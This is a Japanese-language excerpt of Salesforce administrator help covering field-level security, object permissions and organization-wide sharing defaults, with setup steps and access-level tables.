使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ページレイアウトは、**Database.com Edition** では利用できません。

これらの項目を設定した後、項目アクセス許可一覧表を使用して、特定の項目に対するユーザのアクセス権を確認できます。

関連トピック:

- 項目のアクセス設定の変更

特定の項目に対するアクセス権の検証

項目へのアクセス権が制限されているかどうか、どのレベル(レコードタイプ、ユーザプロファイル、項目) で制限されているかを確認します。

1. 該当するオブジェクトの項目エリアに移動します。
   - [ナレッジ検証状況] 選択リスト値の場合は、[設定] から、[クイック検索] ボックスに「*検証状況*」と入力し、[入力規則の状況] を選択します。
2. 項目を選択し、[項目アクセス許可の参照] をクリックします。
3. プロファイルとレコードタイプに対する項目アクセス許可が適切であることを確認します。
4. 項目のアクセス設定の上にカーソルを置いて、ページレイアウトまたは項目レベルセキュリティによって項目が必須、編集可能、非表示、参照のみのいずれであるかを確認します。
5. いずれかの項目のアクセス設定をクリックして変更します。

特定のプロファイル、レコードタイプ、または項目によって項目アクセス許可を検証するには、[設定] から、[クイック検索] ボックスに「*項目アクセス許可*」と入力し、[項目アクセス許可]を選択します。表示されたページで、表示する特定のタブを選択してからアクセス権をチェックする種別 (プロファイル別、レコードタイプ別、または項目別) を選択します。

メモ: このユーザインターフェースでは、権限セットのアクセス権はチェックできません。

関連トピック:

項目へのアクセスはどのように決まるのですか?

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

項目のアクセス権を表示する
- 「設定・定義を参照する」

項目のアクセス設定の変更

項目アクセス許可一覧表で項目アクセス設定をクリックすると、ページレイアウトまたは項目レベルセキュリティに設定された項目アクセス許可を変更できます。アクセス設定ページで、項目のアクセス設定を変更できます。

- ページ内の [項目レベルセキュリティ] セクションで、プロファイルの項目のアクセスレベルを指定します。

アクセスレベル	有効化された設定
ユーザは項目を参照し、編集できる。	参照可能
ユーザは項目を参照できるが編集できない。	[参照可能] と [参照のみ]
ユーザは項目の参照、編集ができない。	なし

項目へのアクセスを制御するために複数のページレイアウトを作成するのではなく、項目レベルセキュリティを使用してユーザの項目へのアクセスを制御することをお勧めします。

- ページの [ページレイアウト] セクションでは、次の操作を実行できます。
  - [アクセス許可設定を変更する] を選択し、ページレイアウトの項目アクセスプロパティを変更します。この変更は、該当するページレイアウトを現在使用しているすべてのプロファイルとレコードタイプの組み合わせに影響します。
  - または、[他のページレイアウトを割り当てる] を選択し、プロファイルとレコードタイプの組み合わせに別のページレイアウトを割り当てます。

関連トピック:

項目へのアクセスはどのように決まるのですか?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

項目のアクセス権を表示する

- 「設定・定義を参照する」

項目のアクセス権を変更する

- 「アプリケーションのカスタマイズ」

  および

  「プロファイルと権限セットの管理」

項目レベルセキュリティ

項目レベルセキュリティを設定して、特定の項目を参照および編集するユーザのアクセス権限を制限できます。

Salesforce 組織には多くのデータが含まれていますが、すべてのユーザが全部の項目にアクセスできるようにする必要はありません。たとえば、給与担当マネージャは、給与の項目にアクセスできる従業員を限定するでしょう。ユーザアクセスは次の場所で制限できます。

- 詳細ページと編集ページ
- 関連リスト
- リストビュー
- レポート
- Connect Offline
- メールと差し込み印刷テンプレート
- カスタムリンク
- パートナーポータル
- Salesforce カスタマーポータル
- 同期済みデータ
- インポート済みデータ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザに対して表示される詳細ページと編集ページの項目は、ページレイアウトと項目レベルセキュリティ設定を組み合わせたものです。この2つの設定のうち、制限が厳しい方のアクセス設定が項目に適用されます。たとえば、ページレイアウトでは必須だが、項目レベルセキュリティ設定では参照のみになっている項目があるとします。項目レベルセキュリティによってページレイアウトは上書きされるため、この項目は参照のみになります。

重要: 項目レベルセキュリティでは、項目内の値の検索を制限できません。検索語が項目レベルのセキュリティで保護された項目値と一致する場合、関連付けられたレコードは、保護された項目およびその値なしで検索結果に返されます。

項目レベルセキュリティは、次のいずれかの方法で定義できます。

- 1 つの権限セットまたはプロファイルの複数の項目の場合
- すべてのプロファイルの 1 つの項目の場合

項目レベルセキュリティを設定すると、次の操作を実行できます。

- ページレイアウトを作成して、詳細ページと編集ページに表示される項目を構成する。
- 項目へのユーザのアクセス権を項目アクセス許可を見て確認する。
- 検索レイアウトをカスタマイズして、検索結果、ルックアップダイアログの検索結果、およびタブのホームページの主要リストに表示される項目を設定する。

メモ: 積み上げ集計項目と数式項目は、詳細ページでは参照のみであり、編集ページにはありません。これらの項目は、ユーザが参照できない項目を参照しますが、ユーザに表示することもできます。必須項目は、項目レベルセキュリティに関係なく編集ページに表示されます。

リレーショングループウィザードでは、項目レベルセキュリティに関係なくリレーショングループの作成や編集ができます。

権限セットとプロファイルでの項目権限の設定

項目権限によって、オブジェクトの各項目へのアクセス権が指定されます。

1. [設定] から、次のいずれかの操作を実行します。
   - [クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択する
   - [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択する
2. 権限セットまたはプロファイルを選択します。
3. 使用しているインターフェースに応じて、次のいずれかの操作を実行します。
   - 権限セットまたは拡張プロファイルユーザインターフェース—[設定の検索...] ボックスに、必要なオブジェクトの名前を入力し、リストからそのオブジェクトを選択します。[編集] をクリックし、[項目権限] セクションにスクロールします。
   - 元のプロファイルユーザインターフェース — [項目レベルセキュリティ] セクションで、変更するオブジェクトの横にある [表示] をクリックしてから、[編集] をクリックします。
4. 項目のアクセスレベルを指定します。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

項目レベルセキュリティを設定する
- 「プロファイルと権限セットの管理」

および

「アプリケーションのカスタマイズ」

すべてのプロファイルの単一項目の項目レベルセキュリティの設定

1. 項目のオブジェクトの管理設定から、項目領域に移動します。
2. 変更する項目を選択します。
3. [項目アクセス許可の参照] をクリックします。
4. 項目のアクセスレベルを指定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

項目レベルセキュリティを設定する

- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

ユーザ権限

ユーザ権限によって、ユーザが実行できるタスクとユーザがアクセスできる機能が指定されます。たとえば、「設定・定義を参照する」権限を持つユーザは [設定] ページを表示でき、「API の有効化」権限を持つユーザはすべての Salesforce API にアクセスできます。

ユーザ権限は、権限セットおよびカスタムプロファイルで有効にできます。権限セットおよび拡張プロファイルユーザインターフェースでは、これらの権限とその説明が [アプリケーション権限] または [システム権限] ページに一覧表示されます。元のプロファイルユーザインターフェースでは、ユーザ権限が [システム管理者権限] および [一般ユーザ権限] ページに一覧表示されます。

権限とその説明を表示するには、[設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択して、権限セットを選択または作成します。次に、[権限セット概要] ページから [アプリケーション権限] または [システム権限] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用できるユーザ権限は、使用しているエディションによって異なります。

関連トピック:

- プロファイル
- 権限セット
- 標準プロファイル

オブジェクトの権限

オブジェクトの権限は、ユーザが各オブジェクトのレコードを作成、参照、編集、および削除するために必要な基本レベルのアクセス権限を指定します。権限セットおよびプロファイルでオブジェクト権限を管理できます。

オブジェクト権限には、共有ルールと共有設定を遵守するものと上書きするものがあります。次の権限は、オブジェクトに対するアクセス権限を指定します。

権限	説明	共有の遵守と上書き
参照	このレコードタイプの参照のみが許可されます。	共有の遵守
作成	レコードの参照と作成が許可されます。	共有の遵守
編集	レコードの参照と更新が許可されます。	共有の遵守
削除	レコードの参照、編集、および削除が許可されます。	共有の遵守
すべて表示	共有設定に関係なく、このオブジェクトに関連付けられたすべてのレコードの表示が許可されます。	共有の上書き

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

権限	説明	共有の遵守と上書き
すべて変更	共有設定に関係なく、このオブジェクトに関連付けられたすべてのレコードの参照、編集、削除、転送、承認が許可されます。 メモ: ドキュメントの「すべての編集」権限があればすべての共有フォルダと公開フォルダにアクセスできますが、フォルダのプロパティの編集や新規のフォルダの作成は行えません。フォルダのプロパティの編集および新規フォルダの作成を行うには、「公開ドキュメントの管理」権限が必要です。	共有の上書き

関連トピック:

- 「すべての参照」および「すべての編集」権限の概要
- セキュリティモデルの比較
- 項目権限

「すべての参照」および「すべての編集」権限の概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

「すべての参照」および「すべての編集」権限を使用すると、共有ルールおよび共有設定は無視されます。これにより、システム管理者は、組織内の特定のオブジェクトに関連付けられたレコードに対してアクセス権を許可できます。「すべての参照」および「すべての編集」を、「すべてのデータの参照」および「すべてのデータの編集」権限の代わりに使用することもできます。

この権限のタイプ間には次の違いがあります。

権限	使用目的	この権限を必要とするユーザ
すべて表示 すべて変更	オブジェクト権限の代行	特定のオブジェクトのレコードを管理する代理管理者
すべてのデータの参照 すべてのデータの編集	組織のすべてのデータの管理、たとえば、データの整理、重複の排除、一括削除、一括移行、レコード承認の管理など	組織全体の管理者
すべてのユーザの参照	組織内のすべてのユーザの参照。すべてのユーザに対する参照アクセス権が付与されるため、全ユーザのレコードの詳細を表示でき、また全ユー	組織内のすべてのユーザを参照するユーザ(特に、ユーザオブジェクトに対する組織の共有設定が [非公開] になっている場合)「ユーザの管理」権限のあるシステム管理者には、

権限	使用目的	この権限を必要とするユーザ
	ザが検索やリストビューなどの対象になります。	「すべてのユーザの参照」権限が自動的に付与されます。

アイデア、価格表、記事タイプ、商品に対する「すべての参照」および「すべての編集」権限を持つことはできません。

「すべての参照」および「すべての編集」は、オブジェクト権限のみの代行を許可します。ユーザ管理およびカスタムオブジェクト管理の任務を委任するため、代理管理者を定義します。

「すべてのユーザの参照」は、組織内のユーザ表示を制御するユーザ共有が組織に設定されている場合に利用できます。ユーザ共有についての詳細は、「ユーザ共有」を参照してください。

関連トピック:

- オブジェクトの権限

セキュリティモデルの比較

Salesforce のユーザセキュリティは、共有と、ユーザおよびオブジェクト権限の組み合わせによって実現されます。エンドユーザレコードレベルのアクセス権など、一部のケースでは、共有を使用してレコードに対するアクセス権を与えたほうが便利です。一方、データのレコード管理ToDo(レコードの転送、データの整理、重複するレコードの排除、レコードの一括削除など)やワークフロー承認プロセスを委任する場合は、共有を上書きして、権限を使用してレコードに対するアクセス権を与えたほうが便利です。

「参照」、「作成」、「編集」、「削除」の各権限が共有設定を遵守します。これにより、レコードレベルでデータへのアクセスを制御します。「すべての参照」および「すべての編集」権限は、指定オブジェクトの共有設定を無効にします。また、「すべてのデータの参照」および「すべてのデータの編集」権限は、すべてのオブジェクトの共有設定を無効にします。

次の表は、2つのセキュリティモデルの違いを説明したものです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

	共有を遵守する権限	共有を無効にする権限
対象利用者	エンドユーザ	データの代理管理者
管理対象	「参照」、「作成」、「編集」、および「削除」オブジェクト権限 共有設定	「すべての参照」および「すべての編集」
レコードアクセス権	「非公開」、「参照のみ」、「参照・更新」、「参照/更新/所有権の移行/フルアクセス」権限	「すべての参照」および「すべての編集」

	共有を遵守する権限	共有を無効にする権限
転送可能か?	共有設定 (オブジェクトごとに異なる) を遵守	「すべての編集」権限を持つすべてのオブジェクトで使用可能
レコードを承認できるか、または承認プロセス中のレコードを編集およびロック解除できるか?	なし	「すべての編集」権限を持つすべてのオブジェクトで使用可能
すべてのレコードのレポート出力は可能か?	次のように規定された共有ルールでは可能。公開グループ「組織全体」によって所有されているレコードは、指定グループと「参照のみ」アクセス権によって共有されます。	「すべての参照」権限を持つすべてのオブジェクトで使用可能
オブジェクトサポートは?	商品、ドキュメント、ソリューション、アイデア、メモ、添付ファイルを除くすべてのオブジェクトで使用可能	オブジェクト権限によってほとんどのオブジェクトで使用可能 メモ: アイデア、価格表、記事タイプ、商品に対する「すべての参照」および「すべての編集」権限を持つことはできません。
グループアクセス権を決めるのは?	ロール、ロール&下位ロール、ロールと内部下位ロール、ロール、内部下位ロールとポータル下位ロール、キュー、チーム、公開グループ	プロファイルまたは権限セット
非公開レコードアクセスは可能か?	利用不可	「すべての参照」および「すべての編集」権限を持つ非公開取引先責任者、商談、メモと添付ファイルで使用可能
手動によるレコードの共有は可能か?	レコードの所有者とロール階層内でその所有者の上位にあるユーザで使用可能	「すべての編集」権限を持つすべてのオブジェクトで使用可能
すべてのケースコメントの管理は可能か?	利用不可	ケースに対する「すべての編集」権限で使用可能

項目権限

項目権限によって、オブジェクトの各項目へのアクセス権が指定されます。権限セットと拡張プロファイルユーザインターフェースでは、設定の表示ラベルが元のプロファイルユーザインターフェースや項目をカスタマイズするための項目レベルのセキュリティページとは異なります。

アクセスレベル	権限セットと拡張プロファイルユーザインターフェースで有効な設定	元のプロファイルインターフェースや項目レベルのセキュリティインターフェースで有効な設定
ユーザは項目を参照し、編集できる。	［参照］と［編集］	参照可能
ユーザは項目を参照できるが編集できない。	参照	［参照可能］と［参照のみ］
ユーザは項目の参照、編集ができない。	なし	なし

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

関連トピック:

- 項目レベルセキュリティ
- オブジェクトの権限

共有設定

Salesforce では、データへのアクセスをさまざまなレベルで制御できます。たとえば、オブジェクト権限では、ユーザがオブジェクトに対して持つアクセス権を制御できます。オブジェクト内でも、項目レベルセキュリティを使用して、ユーザが項目に対して持つアクセス権を制御できます。データへのアクセス権をレコードレベルで制御するには、共有設定を使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

チームは **Database.com** では使用できません。

組織の共有設定

組織の共有設定により、各オブジェクトに対する基本アクセス権を提供し、階層や共有ルールを使用してアクセス権を拡張できます。たとえば、リードの参照や編集をユーザ自身が所有するリードに限定する場合は、リードに対する組織の共有設定を [非公開] に設定できます。次に、リードの共有ルールを作成して、リードのアクセス権を特定のユーザやグループに拡張できます。

共有ルール

共有ルールは、組織の共有設定に対する例外を表します。組織の共有設定が [公開/参照のみ] または [非公開] になっている場合は、その他のユーザにユーザ自身が所有していないレコードへのアクセス権を与えるルールを定義できます。レコード所有者、またはレコード内の項目値に基づく共有ルールを作成できます。

ヒント: 特定のレコードセットに対するアクセス権限を必要とするユーザの一貫性のあるグループを定義することが必要な場合があります。このような場合、レコード所有者は共有の直接設定を使用して、レコードにアクセス権限を持たないユーザに参照権限および編集権限を与えます。共有の直接設定は組織の共有設定、ロール階層、または共有ルールのように自動化されていませんが、レコード所有者に、レコードを参照する必要があるユーザと特定のレコードを共有する柔軟性を提供します。

Apex による共有管理

Apex による共有管理により、開発者はプログラムでカスタムオブジェクトを共有できます。Apex による共有管理を使用してカスタムオブジェクトを共有した場合は、「すべてのデータの編集」権限を持つユーザのみが、カスタムオブジェクトのレコードの共有を追加または変更できます。共有アクセス権は、レコード所有者が変わっても維持されます。

レコードへのアクセスを許可するその他の方法

設定を共有するほか、次のように指定されたレコードに複数のユーザアクセスを許可する方法がいくつかあります。

カテゴリグループのロールへの対応付け
: カテゴリグループをユーザのロールに対応付けて、データカテゴリへのアクセス権を管理します。

キュー
: キューは、レコードに優先度を付けたり、レコードを配布したり、ワークロードを共有するチームにレコードを割り当てたりするのに役立ちます。キューのメンバーまたはロール階層で上位のユーザは、リストビューからキューにアクセスし、キューのレコードの所有権を取得できます。

  キューを使用して、リード、注文、ケース、およびカスタムオブジェクトレコードのグループへのルートを指定します。

チーム
: 取引先、商談、ケースの場合、レコード所有者は、チームを使用して、その他のユーザがそれらのレコードにアクセスするのを許可します。チームとは、取引先、営業商談、またはケースを担当するユーザで構成されるグループです。レコード所有者は、所有しているレコードごとにチームを作成できます。レコード所有者はチームメンバーを追加し、各チームメンバーがレコードに対して持つアクセス権のレベルを指定します。あるチームメンバーは参照専用アクセス権のみを、他のチームメンバーは参照/更新アクセス権を割り当てられます。また、「担当役員」など、チームメンバーに役割を指定することができます。取引先チームの場合、チームメンバーには、取引先と関連付けられている取引先責任者、商談、ケースに対するアクセス権も与えられます。

メモ: チームメンバーには、ロールまたは共有ルールなど、その他の理由でレコードへのアクセス権が高いレベルで割り当てられる場合があります。この場合、チームで指定されたアクセスレベルに関係なく、チームメンバーには最も高いアクセスレベルが許可されます。

関連トピック:

- 組織の共有設定
- 共有ルール
- ユーザロール階層
- 共有に関する考慮事項

組織の共有設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタマーポータルは、**Database.com** Edition では利用できません。

システム管理者は組織の共有設定を使用して、組織のデフォルト共有設定を定義できます。

組織の共有設定では、レコードに対するデフォルトのアクセス権を指定できるほか、取引先 (契約を含む)、活動、納入商品、取引先責任者、キャンペーン、ケース、リード、商談、カレンダー、価格表、注文、カスタムオブジェクトに対して個別に設定できます。

組織の共有設定では、ほとんどのオブジェクトに対して [非公開]、[公開/参照のみ]、または [公開/参照・更新可能] のいずれかを設定できます。オブジェクトの組織の共有設定が [非公開] または [公開/参照のみ] に設定されている環境の場合、システム管理者は、ロール階層を設定するか共有ルールを定義することで、ユーザにレコードに対する追加のアクセス権を許可できます。ただし、共有ルールを使用できるのは、追加のアクセス権を付与する場合のみです。最初に組織の共有設定で指定されたレベルを超えるレコードへのアクセス権を制限するために使用することはできません。

重要: 組織がカスタマーポータルを使用する場合、取引先責任者のカスタマーポータルへのアクセスを有効にする前に、取引先、取引先責任者、契約、納入商品、およびケースに対する組織のデフォルトの共有設定を [非公開] にします。こうすると、デフォルトでカスタマーは自分のデータのみを表示できるようになります。すべての内部ユーザがすべての内部ユーザと共有する共有ルールを作成することで、Salesforce ユーザに「公開/参照・更新可能」アクセス権を許可することもできます。

デフォルトでは、Salesforce は、ロール階層やテリトリー階層などの階層を使用して、階層内でレコード所有者より上位のユーザに、そのレコードへのアクセス権を自動的に与えます。

オブジェクトを非公開に設定すると、レコードの所有者と階層内でそのロールの上位にあるユーザに対してのみレコードが表示されるようになります。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、カスタムオブジェクトについて、階層内でレコード所有者よりも上位のユーザに対してレコードへのアクセス権を無効にするには、[階層を使用したアクセス許可] チェックボックスをオフに

します。カスタムオブジェクトのこのチェックボックスの選択を解除すると、レコード所有者と組織の共有設定によってアクセスを許可されたユーザのみが、そのレコードにアクセスできるようになります。

関連トピック:

- 組織の共有設定の設定
- デフォルトのアクセス設定の共有
- 組織のデフォルトの共有設定

組織の共有設定の設定

組織の共有設定は、レコードへのベースラインアクセス権を設定します。オブジェクトごとに別個のデフォルトを設定できます。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. オブジェクトごとに、使用するデフォルトアクセス権を選択します。外部組織の共有設定がある場合は、「外部組織の共有設定の概要」を参照してください。
4. 階層を利用して自動的にアクセス権を無効にするには、[親レコードに連動] のデフォルトアクセス権を持たない任意のカスタムオブジェクトについて [階層を使用したアクセス許可] をオフにします。

   メモ: [階層を使用したアクセス許可] チェックボックスがオフの場合、ロール階層またはテリトリー階層で上位のユーザが自動アクセスを許可されることはありません。ただし、「すべての参照」や「すべての編集」オブジェクト権限、「すべてのデータの参照」や「すべてのデータの編集」システム権限などを持っているユーザは、自分が所有していないレコードにもアクセスできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトの共有アクセス権を設定する
- 「共有の管理」

組織の共有設定を更新するときに、共有再適用によってレコードへのアクセス権の変更が適用されます。データが大量にあると、更新の所要時間が長くなります。

- 「公開/参照のみ」から「公開/参照・更新可能」へなど、デフォルトのアクセス権を拡大する場合は、変更がすぐに有効になります。すべてのユーザは、更新されたデフォルトのアクセス権に基づいてアクセスできます。その後共有再適用は非同期に実行され、手動または共有ルールからのすべての冗長なアクセスが削除されます。

  メモ: 取引先責任者のデフォルトのアクセス権が「親レコードに連動」であり、取引先、商談、またはケースのデフォルトのアクセス権を拡大する場合は、再適用の実行後に変更が有効になります。

- 「公開/参照・更新可能」から「公開/参照のみ」へなど、デフォルトのアクセス権を縮小する場合は、再適用の実行後に変更が有効になります。

再適用が完了すると、メールで通知されます。変更を表示するには、[共有設定] ページを更新します。更新状況を表示するには、[設定] から [クイック検索] ボックスに「*設定変更履歴の参照*」と入力し、[設定変更履歴の参照] を選択します。

制限事項

一部のオブジェクトでは、組織の共有設定を変更できません。

- サービス契約は、常に非公開です。
- ユーザプロビジョニング要求は、常に非公開です。
- ドキュメント、レポート、またはダッシュボードを参照または編集できるかどうかは、そのドキュメントが保存されているフォルダに対するユーザのアクセス権に基づきます。
- 売上予測共有が有効でない場合、自分より下位のロール階層にあるユーザの売上予測のみ参照できます。
- カスタムオブジェクトが、標準オブジェクトとの主従関係の従側にある場合は、組織の共有設定は [親レコードに連動] に設定されており、これを編集することはできません。
- Apex コードがカスタムオブジェクトに関連付けられている共有エントリを使用している場合は、そのカスタムオブジェクトに対する組織の共有設定を非公開から公開には変更できません。たとえば、Apex コードで (コードでは `Invoice__share` として表される) カスタムオブジェクト Invoice__c に対する共有アクセス権を持つユーザとグループを取得した場合、そのオブジェクトの組織の共有設定を非公開から公開に変更することはできません。

関連トピック:

デフォルトのアクセス設定の共有
組織の共有設定

デフォルトのアクセス設定の共有

次のオブジェクトに対するレコードアクセス権を、組織の共有設定を使用して設定できます。

- 取引先と、それに関連する契約
- 活動
- カレンダー
- キャンペーン
- ケース
- 取引先責任者
- カスタムオブジェクト
- リード
- 商談
- 注文
- 価格表
- サービス契約
- ユーザ

取引先、キャンペーン、ケース、取引先責任者、契約、リード、商談、注文、ユーザ、およびカスタムオブジェクトに、次のアクセス権を割り当てることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Database.com Edition で利用できるのはカスタムオブジェクトのみです。

ユーザ権限

デフォルトの共有アクセス権を設定する
- 「共有の管理」

項目	説明
親レコードに連動	ユーザは、参照、編集、削除などの操作を契約または注文に対して実行できます。この操作ができるかどうかは、ユーザがその契約または注文に関連付けられているレコードに対して同様の操作ができるかどうかに基づいています。 たとえば、契約が取引先のアクメ社に関連付けられている場合、アクメ社に対して編集権限を持つユーザのみがその契約を編集できます。
非公開	レコードの所有者と階層内でそのロールの上位にあるユーザのみが、レコードに対して参照、編集、およびレポートを実行できます。 たとえば、山本さんが取引先の所有者で「西日本営業」のロールを割り当てられている場合、(「西日本営業」の「統括責任者」のロールを割り当てられている) 上司の高田さんにレポートします。この場合、高田さんは山本さんの取引先に対して参照、編集、およびレポートを実行できます。
公開/参照のみ	すべてのユーザは、レコードに対して参照とレポートを実行できますが、編集はできません。レコードの所有者と階層内でそのロールの上位にあるユーザのみが、そのレコードを編集できます。 たとえば、佐々木さんは取引先「ABC社」の所有者です。佐々木さんは、「西日本営業」のロールも割り当てられていて、「西日本営業」の「統括責任者」のロールを割り当てられている高田さんにレポートします。この場合、佐々木さんと高田さんは「ABC社」に対して参照・更新のフルアクセスの権限を持ちます。山本さん (別の「西日本営業」担当者) も、「ABC 社」に参照とレポートを実行できますが、編集はできません。
公開/参照・更新可能	すべてのユーザがレコードすべてに対して参照、編集、およびレポートを実行できます。 たとえば、山本さんが「トライデント社」の所有者だった場合、他のすべてのユーザが取引先「トライデント社」に対して参照、編集、およびレポートを実行できます。ただし、取引先「トライデント社」の削除や、設定の共有を実行できるのは山本さんだけです。

項目	説明
公開/参照・更新・所有権の移行	すべてのユーザがすべてのレコードに対して参照、編集、移行、およびレポートを実行できます。この設定が使用できるのは、ケースとリードでのみです。 たとえば、有川さんがアクメ社のケース番号 100 の所有者だった場合、すべてのユーザがこのケースに対して参照、編集、移行、およびレポートを実行できます。ただし、100 番のケースを削除、または共有設定を変更できるのは有川さんだけです。
公開/フルアクセス	すべてのユーザがレコードすべてに対して参照、編集、移行、削除、およびレポートを実行できます。この項目は、キャンペーンでのみ使用できます。 たとえば、佐藤さんがキャンペーンの所有者である場合、他のすべてのユーザがそのキャンペーンに対して参照、編集、移行および削除を実行できます。

メモ: ケースを効果的に使用するには、取引先、取引先責任者、契約、および納入商品に対する組織の共有設定を「公開/参照・更新可能」に指定します。

個人カレンダーに次のアクセス権を割り当てることができます。

項目	説明
詳細を非表示	ユーザのスケジュールが指定した時刻に空いているかどうかを他のユーザが確認できます。ただし、そのユーザのカレンダーにある活動の情報を参照することはできません。
詳細の非表示、新規行動の追加	[詳細を非表示]による共有レベル設定に加えて、他のユーザのカレンダーに行動を挿入できます。
詳細の表示	他のユーザのカレンダーにある行動の詳細情報を参照できます。
詳細の表示、新規行動の追加	[詳細の表示] による共有レベル設定に加えて、他のユーザのカレンダーに行動を挿入できます。
フルアクセス	他のユーザのカレンダーにある行動の詳細情報を参照できるほか、他のユーザのカレンダーに行動を挿入したり、および他のユーザのカレンダーにある既存の行動を編集したりできます。

メモ: カレンダーに設定された組織の共有設定に関係なく、すべてのユーザは行動に他のユーザすべてを招待できます。

価格表に次のアクセス権を割り当てることができます。

項目	説明
使用	すべてのユーザが価格表を参照できるほか、商談に価格表を追加できます。その価格表内の任意の商品を商談に追加できます。
参照のみ	すべてのユーザが価格表に対する参照とレポートを実行できます。ただし、価格表を商談に追加できるのは、その商談に対して「編集」権限を持つユーザと価格表への「使用」権限を手動で認可されたユーザのみです。
アクセス権限なし	ユーザは価格表を参照することも、商談に追加することもできません。選択したユーザを選択した価格表にだけアクセスさせるようにする場合は、このアクセス権を組織の共有設定にします。その後、手動で適切な価格表を適切なユーザ間で共有するように設定します。

活動に次のアクセス権を割り当てることができます。

項目	説明
非公開	活動の所有者とロール階層内でそのロールの上位にいるユーザのみが、その活動を編集および削除できます。活動が関連付けられているレコードに対して参照権限を持つユーザは、活動に対して参照とレポートを実行できます。
親レコードに連動	ユーザは、参照、編集、移行、および削除などの操作を活動に対して実行できます。この操作ができるかどうかは、そのユーザがその活動に関連付けられているレコードに対して同様の操作ができるどうかに基づいています。 たとえば、取引先「アクメ社」と取引先責任者「鈴木裕二」に ToDo が関連付けられている場合、その ToDo を編集できるのは、取引先「アクメ社」と取引先責任者「鈴木裕二」に「編集」権限を持つユーザのみです。

ユーザに次のアクセス権を割り当てることができます。

項目	説明
非公開	すべてのユーザは、自身のユーザレコードとロール階層が下位のユーザレコードへの参照アクセス権を保持します。
公開/参照のみ	すべてのユーザは、互いの参照アクセス権を保持します。すべてのユーザの詳細ページを参照できます。また、ルックアップ、リストビュー、所有権の変更、ユーザ操作、検索ですべてのユーザを参照できます。

関連トピック:

- 組織の共有設定の設定

組織のデフォルトの共有設定

組織のデフォルトの共有設定は、次のとおりです。

オブジェクト	デフォルトのアクセス権
取引先	公開/参照・更新可能
活動	非公開
納入商品	親レコードに連動
カレンダー	詳細の非表示、新規行動の追加
キャンペーン	公開/フルアクセス
ケース	公開/参照・更新・所有権の移行
取引先責任者	親レコードに連動
契約	公開/参照・更新可能
カスタムオブジェクト	公開/参照・更新可能
リード	公開/参照・更新・所有権の移行
商談	公開/参照のみ
価格表	使用
サービス契約	非公開

エディション

取引先、ケース、取引先責任者、リード、商談、カスタムオブジェクトを使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Database.com Edition で利用できるオブジェクトタイプはカスタムオブジェクトのみです。

オブジェクト	デフォルトのアクセス権
ユーザ	公開/参照のみ 外部ユーザに対して非公開

関連トピック:

- 組織の共有設定
- 組織の共有設定の設定

外部組織の共有設定の概要

外部組織の共有設定には、内部ユーザおよび外部ユーザに対して個別の組織の共有設定があります。共有ルールの設定が簡単になり、再適用のパフォーマンスが向上します。また、システム管理者は、ポータルユーザおよび他の外部ユーザと共有される情報を簡単に確認できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

次のオブジェクトでは、外部組織の共有設定がサポートされています。

- 取引先と、それに関連する契約および納入商品
- ケース
- 取引先責任者
- 商談
- カスタムオブジェクト
- ユーザ

外部ユーザには次のユーザが含まれます。

- 認証 Web サイトユーザ
- Chatter 外部ユーザ
- コミュニティユーザ
- カスタマーポータルユーザ
- ゲストユーザ
- 大規模ポータルユーザ
- パートナーポータルユーザ
- Service Cloud ポータルユーザ

